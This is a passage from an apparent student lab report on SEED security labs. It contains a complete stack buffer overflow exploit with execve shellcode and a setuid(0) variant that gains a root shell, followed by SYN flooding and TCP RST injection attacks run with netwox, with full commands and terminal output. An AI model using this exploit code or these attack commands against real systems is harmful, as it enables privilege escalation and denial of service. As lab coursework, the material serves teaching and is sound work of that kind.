    __asm__("movl %esp,%eax");
}

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialise buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    char *bufferPointer;
    long *addressPointer;
    long returnAddress;
    int offset = 500;
```

```
    int position = sizeof(buffer) - (sizeof(shellcode) + 1);

    bufferPointer = buffer;
    addressPointer = (long *)(bufferPointer);
    returnAddress = (long) getStackPointer() + offset;

    /* Fill out the first 20 positions of the buffer with the return
   address */
    for (int i = 0; i < 20; i++)
        *(addressPointer++) = returnAddress;

    /* Insert shellcode towards the end of the buffer */
    for (int i = 0; i < sizeof(shellcode); i++)
        buffer[position + i] = shellcode[i];

    /* Terminate our shellcode at the end of the buffer with null */
    buffer[sizeof(buffer) - 1] = '\0';

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

```
gcc -o exploit exploit.c
./exploit
./stack
id
exit
```

```
[09/10/20]seed@VM:~/Documents$ gcc -o exploit exploit.c
[09/10/20]seed@VM:~/Documents$ ./exploit
[09/10/20]seed@VM:~/Documents$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# exit
[09/10/20]seed@VM:~/Documents$
```

Change the real user ID to root

It can be observed that although we have acquired the root shell and the effective user ID is root, the real user ID is still not root. The following program changes the real user ID to root and we should have a real root process.

```
/* setRootID.c */
void main()
{
    setuid(0);
    system("/bin/sh");
}
```

```
gcc -o setRootID setRootID.c
./stack
id
./setRootID
id
```

```
[09/10/20]seed@VM:~/Documents$ gcc -o setRootID setRootID.c
setRootID.c: In function 'main':
setRootID.c:3:5: warning: implicit declaration of function 'setuid
' [-Wimplicit-function-declaration]
    setuid(0);
    ^
setRootID.c:4:5: warning: implicit declaration of function 'system
' [-Wimplicit-function-declaration]
    system("/bin/sh");
    ^
[09/10/20]seed@VM:~/Documents$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# ./setRootID
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

3.2.3 Defeating dash's Countermeasure

Configuring /bin/sh to /bin/dash

```
sudo ln -sf /bin/dash /bin/sh
```

```
[09/10/20]seed@VM:~/Documents$ sudo ln -sf /bin/dash /bin/sh
[09/10/20]seed@VM:~/Documents$
```

Running without uncommenting setuid(0);

We observe that the user ID is not 0 after running the program without uncommenting setuid(0);

```c
/* dashCommented.c */
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    // setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

```
gcc -o dashCommented dashCommented.c
sudo chown root dashCommented
sudo chmod 4755 dashCommented
./dashCommented
id
exit
```

```
[09/10/20]seed@VM:~/Documents$ gcc -o dashCommented dashCommented.
c
[09/10/20]seed@VM:~/Documents$ sudo chown root dashCommented
[09/10/20]seed@VM:~/Documents$ sudo chmod 4755 dashCommented
[09/10/20]seed@VM:~/Documents$ ./dashCommented
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[09/10/20]seed@VM:~/Documents$
```

Running without commenting setuid(0);

We observe that the user ID is 0 after running the program without commenting setuid(0);

```c
/* dashUncommented.c */
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

```
gcc -o dashUncommented dashUncommented.c
sudo chown root dashUncommented
sudo chmod 4755 dashUncommented
./dashUncommented
id
exit
```

```
[09/10/20]seed@VM:~/Documents$ gcc -o dashUncommented dashUncommen
ted.c
[09/10/20]seed@VM:~/Documents$ sudo chown root dashUncommented
[09/10/20]seed@VM:~/Documents$ sudo chmod 4755 dashUncommented
[09/10/20]seed@VM:~/Documents$ ./dashUncommented
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[09/10/20]seed@VM:~/Documents$
```

Running the modified exploit.c

Moving on, we rerun exploit.c with the modified shellcode and are able to acquire the root shell and the real user ID 0 as a result. From this, we understand that launching the attack on stack.c when /bin/sh is linked to /bin/dash along with 'setuid(0);' can allow us to access to the root shell and obtain both the real root user ID and the effective root user ID.

```
/* exploitModified.c  */
/* A program that creates a file containing code for launching shell */
#include <stdio.h>
#include <string.h>
char shellcode[] =
    "\x31\xc0"   /* xorl    %eax, %eax  */
    "\x31\xdb"   /* xorl    %ebx, %ebx  */
    "\xb0\xd5"   /* movb    $0xd5, %al  */
    "\xcd\x80"   /* int     $0x80       */
    "\x31\xc0"   /* xorl    %eax, %eax  */
    "\x50"       /* pushl   %eax        */
    "\x68""//sh" /* pushl   $0x68732f2f */
    "\x68""/bin" /* pushl   $0x6e69622f */
    "\x89\xe3"   /* movl    %esp, %ebx  */
    "\x50"       /* pushl   %eax        */
    "\x53"       /* pushl   %ebx        */
    "\x89\xe1"   /* movl    %esp, %ecx  */
    "\x99"       /* cdql                */
    "\xb0\x0b"   /* movb    $0x0b, %al  */
    "\xcd\x80"   /* int     $0x80       */
    ;

/* Return the address of the top of the stack */
unsigned long getStackPointer(void)
{
    __asm__("movl %esp,%eax");
}

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialise buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    char *bufferPointer;
    long *addressPointer;
    long returnAddress;
    int offset = 500;

    int position = sizeof(buffer) - (sizeof(shellcode) + 1);

    bufferPointer = buffer;
    addressPointer = (long *)(bufferPointer);
    returnAddress = (long) getStackPointer() + offset;
```

```
    /* Fill out the first 20 positions of the buffer with the return
   address */
    for (int i = 0; i < 20; i++)
        *(addressPointer++) = returnAddress;

    /* Insert shellcode towards the end of the buffer */
    for (int i = 0; i < sizeof(shellcode); i++)
        buffer[position + i] = shellcode[i];

    /* Terminate our shellcode at the end of the buffer with null */
    buffer[sizeof(buffer) - 1] = '\0';

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

```
rm stack
y
gcc -DBUF_SIZE=N -o stack -z execstack -fno-stack-protector stack.c
sudo chown root stack
sudo chmod 4755 stack
gcc -o exploitModified exploitModified.c
./exploitModified
./stack
id
exit
```

```
[09/10/20]seed@VM:~/Documents$ rm stack
rm: remove write-protected regular file 'stack'? y
[09/10/20]seed@VM:~/Documents$ gcc -DBUF_SIZE=N -o stack -z execst
ack -fno-stack-protector stack.c
[09/10/20]seed@VM:~/Documents$ sudo chown root stack
[09/10/20]seed@VM:~/Documents$ sudo chmod 4755 stack
[09/10/20]seed@VM:~/Documents$ gcc -o exploitModified exploitModif
ied.c
[09/10/20]seed@VM:~/Documents$ ./exploitModified
[09/10/20]seed@VM:~/Documents$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[09/10/20]seed@VM:~/Documents$
```

3.3 TCP/IP Attack

Set-up

Attacker (IP: 10.0.2.4)

```
[09/11/20]seed@ATTACKER:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:18:07:a1
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a541:cefd:e8e1:4686/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:930 (930.0 B)  TX bytes:6761 (6.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:64 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21264 (21.2 KB)  TX bytes:21264 (21.2 KB)

[09/11/20]seed@ATTACKER:~$
```

Victim (IP: 10.0.2.5)

```
[09/11/20]seed@VICTIM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c7:97:a8
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::58de:9292:a733:882c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:127 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19021 (19.0 KB)  TX bytes:7519 (7.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21460 (21.4 KB)  TX bytes:21460 (21.4 KB)

[09/11/20]seed@VICTIM:~$
```

Observer (IP: 10.0.2.6)

```
[09/11/20]seed@OBSERVER:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c9:04:3c
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::3f30:3b04:1982:5d92/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15013 (15.0 KB)  TX bytes:7633 (7.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:66 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21357 (21.3 KB)  TX bytes:21357 (21.3 KB)

[09/11/20]seed@OBSERVER:~$
```

3.3.1 SYN Flooding Attacks

How a SYN flooding attack works is essentially flooding the victim's queue for storing half-opened connections without the intention to finish the 3-way handshake procedure. This is achieved through spoofing he SYN packets and filling the capacity of the queue of the victim's machine so that the victim cannot receive any more connections.

Check the size of the queue

```
sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```

```
[09/11/20]seed@OBSERVER:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[09/11/20]seed@OBSERVER:~$
```

Investigate the usage of the queue

```
netstat -tna
```

```
[09/11/20]seed@OBSERVER:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[09/11/20]seed@OBSERVER:~$
```

Run Attacks with SYN Cookie Countermeasure On

The SYN cookie mechanism is turned on.

```
sudo sysctl -a | grep cookie
```

```
[09/11/20]seed@VICTIM:~$ sudo sysctl -a | grep cookie
sysctl: reading key "net.ipv6.conf.all.stable_secret"
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[09/11/20]seed@VICTIM:~$
```

Launch the attack from the attacker to the victim.

```
sudo netwox 76 -i 10.0.2.5 -p 23 -s raw
```

```
[09/11/20]seed@ATTACKER:~$ sudo netwox 76 -i 10.0.2.5 -p 23 -s raw
```

Check the queue of the victim.


```
netstat -tna
```

```
[09/11/20]seed@VICTIM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:23             245.50.17.185:37723     SYN_RECV
tcp        0      0 10.0.2.5:23             254.152.25.70:15948     SYN_RECV
tcp        0      0 10.0.2.5:23             255.174.211.45:55485    SYN_RECV
tcp        0      0 10.0.2.5:23             244.233.184.43:7391     SYN_RECV
tcp        0      0 10.0.2.5:23             243.89.57.8:28948       SYN_RECV
tcp        0      0 10.0.2.5:23             251.238.6.251:31914     SYN_RECV
tcp        0      0 10.0.2.5:23             245.43.14.224:8838      SYN_RECV
tcp        0      0 10.0.2.5:23             250.174.22.17:6740      SYN_RECV
tcp        0      0 10.0.2.5:23             253.217.107.41:60226    SYN_RECV
tcp        0      0 10.0.2.5:23             247.128.222.13:26652    SYN_RECV
```

...

The attack is not successful because of the countermeasure in place and the observer can still get connected to the victim.

```
telnet 10.0.2.5
netstat -tna | grep 10.0.2.6
```



Run Attacks with SYN Cookie Countermeasure Off

Turn off the SYN cookie mechanism.

```
sudo sysctl -w net.ipv4.tcp_syncookies=0
sudo sysctl -a | grep cookie
```

```
[09/11/20]seed@VICTIM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[09/11/20]seed@VICTIM:~$ sudo sysctl -a | grep cookie
sysctl: reading key "net.ipv6.conf.all.stable_secret"
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[09/11/20]seed@VICTIM:~$
```

Relaunch the attack from the attacker to the victim.

```
sudo netwox 76 -i 10.0.2.5 -p 23 -s raw
```

```
[09/11/20]seed@ATTACKER:~$ sudo netwox 76 -i 10.0.2.5 -p 23 -s raw
```

Check the queue of the victim.

```
netstat -tna
```

```
[09/11/20]seed@VICTIM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:23             251.233.73.94:12802     SYN_RECV
tcp        0      0 10.0.2.5:23             249.234.130.106:59169   SYN_RECV
tcp        0      0 10.0.2.5:23             249.204.177.32:25174    SYN_RECV
tcp        0      0 10.0.2.5:23             247.145.55.157:4417     SYN_RECV
tcp        0      0 10.0.2.5:23             249.73.227.5:13001      SYN_RECV
tcp        0      0 10.0.2.5:23             250.254.2.7:48692       SYN_RECV
tcp        0      0 10.0.2.5:23             252.41.106.166:46553    SYN_RECV
tcp        0      0 10.0.2.5:23             247.202.1.251:57002     SYN_RECV
tcp        0      0 10.0.2.5:23             255.232.152.27:32500    SYN_RECV
tcp        0      0 10.0.2.5:23             246.113.54.154:55454    SYN_RECV
```

...

The attack is successful because the countermeasure has been switched off and the observer cannot establish further connections with the victim.

```
telnet 10.0.2.5
netstat -tna | grep 10.0.2.6
```

```
[09/11/20]seed@OBSERVER:~$ telnet 10.0.2.5
Trying 10.0.2.5...
telnet: Unable to connect to remote host: Connection timed out
[09/11/20]seed@OBSERVER:~$ netstat -tna | grep 10.0.2.6
tcp        0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
[09/11/20]seed@OBSERVER:~$
```

3.3.2 TCP RSA Attacks on Telnet and SSH Connections

The crux of a TCP RSA attack is sending a spoofed RST packet that causes an immediate termination of the ongoing connection.

Using Netwox on a Telnet Connection

Our goal here is to spoof a RST packet to break this TCP connection between the observer and the victim.

```
[09/12/20]seed@OBSERVER:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VICTIM login: seed
Password:
Last login: Fri Sep 11 06:53:26 NZST 2020 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/12/20]seed@VICTIM:~$
```

Launch the attack using Netwox

```
[09/12/20]seed@ATTACKER:~$ sudo netwox 78 --filter "src 10.0.2.5"
```

The TCP connection breaks down, indicating the attack is successful.

```
[09/12/20]seed@OBSERVER:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VICTIM login: seed
Password:
Last login: Fri Sep 11 06:53:26 NZST 2020 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/12/20]seed@VICTIM:~$
[09/12/20]seed@VICTIM:~$ Connection closed by foreign host.
[09/12/20]seed@OBSERVER:~$
```

Using Netwox on an SSH Connection

Our goal here is to spoof a RST packet to break this SSH connection between the observer and the victim.

```
[09/12/20]seed@OBSERVER:~$ ssh seed@10.0.2.5
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Fri Sep 25 13:12:46 2020 from 10.0.2.6
[09/12/20]seed@VICTIM:~$
```

Launch the attack using Netwox


```
[09/12/20]seed@ATTACKER:~$ sudo netwox 78 --filter "src 10.0.2.5"
```

The SSH connection collapses, indicating the attack is successful.

```
[09/12/20]seed@OBSERVER:~$ ssh seed@10.0.2.5
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Fri Sep 25 13:12:46 2020 from 10.0.2.6
[09/12/20]seed@VICTIM:~$
[09/12/20]seed@VICTIM:~$ packet_write_wait: Connection to 10.0.2.5 port 2
2: Broken pipe
[09/12/20]seed@OBSERVER:~$
```

Using Scapy


Using Scapy can also achieve the objectives above. Since the purpose is the same, here I will just briefly demonstrate by showing the wireshark snippet and the python code being used.




